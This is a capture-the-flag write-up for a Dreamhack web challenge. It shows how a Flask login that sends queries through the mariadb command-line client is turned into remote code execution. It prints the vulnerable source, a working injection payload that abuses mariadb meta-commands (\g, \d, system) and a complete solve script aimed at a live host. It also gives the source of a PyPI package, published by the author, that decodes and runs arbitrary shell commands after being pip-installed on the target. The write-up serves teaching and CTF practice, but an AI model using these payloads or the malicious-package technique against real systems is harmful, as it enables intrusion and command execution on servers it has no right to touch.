We are given a Flask server that uses MariaDB to handle MySQL queries.
The Flask backend mainly consists of the /login and /register endpoints. The /flag endpoint requires admin privileges but renders a fake flag on access, implying that gaining admin login is useless in solving this chall.
from flask import Flask, request, session, redirect, url_for, render_template
import re
import hashlib
import os
from db import query

app = Flask(__name__)
app.secret_key = os.getenv('SECRET_KEY')

@app.route('/')
def index():
    if 'username' in session:
        return render_template('index.html', username=session['username'])
    else:
        return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    elif request.method == 'POST':
        try:
            username = request.form['username']
            password = request.form['password']

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", username):
                raise Exception("Invalid username or password")

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", password):
                raise Exception("Invalid username or password")

            result = query(f"SELECT username FROM users WHERE username = '{username}' AND password = '{password}'")
            if len(result) == 0:
                raise Exception("Invalid username or password")
            session['username'] = result[0]['username']
            return redirect(url_for('index'))
        except Exception as e:
            return render_template('login.html', error=str(e))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'GET':
        return render_template('register.html')
    elif request.method == 'POST':
        try:
            username = request.form['username']
            password = request.form['password']

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", username):
                raise Exception("Invalid username or password")

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", password):
                raise Exception("Invalid username or password")

            query(f"INSERT INTO users (username, password) VALUES ('{username}', '{password}')")
            return redirect(url_for('login'))
        except Exception as e:
            return render_template('register.html', error=str(e))

@app.route('/logout', methods=['GET'])
def logout():
    session.pop('username', None)
    return redirect(url_for('index'))

@app.route('/flag', methods=['GET'])
def flag():
    if 'username' not in session:
        return redirect(url_for('index'))

    if session['username'] != 'admin':
        return redirect(url_for('index'))

    return os.getenv('FAKE_FLAG')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
The Dockerfile is more interesting, as it shows that the real flag file is stored in root with a random prefix.
Since the flag file is not referenced anywhere in the Flask backend, this hints that we have to somehow get RCE to retrieve the flag.
FROM python:3.14-slim@sha256:2751cbe93751f0147bc1584be957c6dd4c5f977c3d4e0396b56456a9fd4ed137

WORKDIR /app

RUN apt-get update && apt-get install -y mariadb-client
RUN pip install flask

COPY ./src /app

COPY ./flag.txt /flag_**redacted**.txt

EXPOSE 8080

CMD ["python", "app.py"]
If we look at the query() function that handles all of the MySQL queries, we will notice that the MariaDB client is used to execute the queries.
def query(sql):
    data = []
    result = None

    try:
        result = subprocess.check_output(["mariadb", "-h" + DB_HOST, "-u" + DB_USER, "-p" + DB_PASSWORD, "-e", sql, "--batch", "--ssl=0", DB_NAME])
    except subprocess.CalledProcessError as e:
        raise Exception("Failed to execute query")

    result = result.decode("utf-8").splitlines()
    if len(result) == 0:
        return []

    columns = result[0].split("\t")

    for row in result[1:]:
        row = row.split("\t")
        if len(row) != len(columns):
            raise Exception("Invalid row")
        data.append({columns[i]: row[i] for i in range(len(columns))})

    return data

The MariaDB client actually supports meta-commands, some of which interface with the OS directly. The one that is of most interest to us is the system meta-command, which allows us to directly execute shell commands.
If we are able to break out of the normal queries and execute the system metacommand, we get RCE.
Our main obstacle is that in the /login endpoint, there are strict validations against the username and password fields.
The regex check with ^[a-zA-Z0-9\\ \\-]+$ effectively whitelists our payload to only alphanumeric characters, backslashes, hyphens and spaces.
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    elif request.method == 'POST':
        try:
            username = request.form['username']
            password = request.form['password']

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", username):
                raise Exception("Invalid username or password")

            if not re.match(r"^[a-zA-Z0-9\\ \\-]+$", password):
                raise Exception("Invalid username or password")

            result = query(f"SELECT username FROM users WHERE username = '{username}' AND password = '{password}'")
            if len(result) == 0:
                raise Exception("Invalid username or password")
            session['username'] = result[0]['username']
            return redirect(url_for('index'))
        except Exception as e:
            return render_template('login.html', error=str(e))
Breaking out of the query is straightforward, as we can use fragmented SQLI to escape the string using a backslash in the username field, then our main payload goes in the password field.
SELECT username FROM users WHERE username = '\' AND password = '<system call> --'Our next challenge is to include the system call, since we can't use \! due to the whitelist. A system statement needs to be terminated with a ; delimiter, or the parser will throw an error.
Furthermore, we also need a way of separating the main SQL query from our meta-commands, but the whitelist from earlier prevents us from using ;.
We can get creative and use the \g meta-command to immediately send the previous query, acting as a query separator. We can then use the \d meta-command to change the client parser's delimiter to END, allowing us to properly terminate our system statement.
Lastly, we echo username beforehand, so that our RCE payload will be detected under the username field and rendered.
\g \d END \g system echo username END system id END -- This transforms the final query as shown below, giving us RCE.
SELECT username FROM users WHERE username = '\' AND password = '\g \d END \g system echo username END system id END -- '
Even though we have RCE, the whitelist prevents us from using characters like / and ., making us unable to enumerate the root directory or even read files.

The Python 3.14 image installed by the Dockerfile comes pre-installed with pip, which can allow us to install custom malicious Python packages in the container. The packages can then be executed with python -m <package name> which perfectly fits under the whitelist.
We can run a quick which pip as a sanity check to confirm this.
We can write a simple Python package that takes a Base64 string to decode and execute, allowing us to finally overcome the whitelist and use arbitrary shell syntax.
import sys
import base64
import os

def main():
    try:
        b64 = sys.argv[1]

        # pad b64 properly since whitelist blocks =
        b64 += "=" * (-len(b64) % 4)

        cmd = base64.b64decode(b64).decode()

        print(os.popen(cmd).read())
    except Exception as e:
        print(f"Failed to execute command: {e}")

if __name__ == "__main__":
    main()
After hosting our Python package on PyPI, we can use our RCE primitive to pip install it and execute cat /flag*, giving us the flag.
Below are my full solve scripts for this challenge.
import requests
import re
import html
import base64

url = "http://host3.dreamhack.games:18296/"
s = requests.Session()

def rce(cmd):
	payload = """\\g \\d END \\g system echo username END system %s END -- """ % cmd

	res = s.post(f'{url}/login', data={
		'username': '\\',
		'password': payload
	})

	try:
		resp = re.findall(r'Welcome,(.+?)!</p>', res.text)[0].strip()
		return html.unescape(resp)
	except:
		return res.text

# install exploit package
rce('pip install dreamhack-solve')

# rce
cmd = 'cat /flag*'

flag = rce('python -m dreamhack-solve %s' % base64.b64encode(cmd.encode()).decode().rstrip('='))
print("Flag:", flag)# setup.py
'''
build and upload with:
python setup.py sdist bdist_wheel
twine upload dist/*
'''
from setuptools import setup, find_packages
setup(
name="dreamhack-solve",
version="0.2.0",
packages=find_packages(),
)# exploit.py
import sys
import base64
import os
def main():
try:
b64 = sys.argv[1]
b64 += "=" * (-len(b64) % 4)
cmd = base64.b64decode(b64).decode()
print(os.popen(cmd).read())
except Exception as e:
print(f"Failed to execute command: {e}")
if __name__ == "__main__":
main()Flag: DH{dcc2df85f83cd0c92898889a23b33a47b6e090076dc9f1a42b7edb83be243688}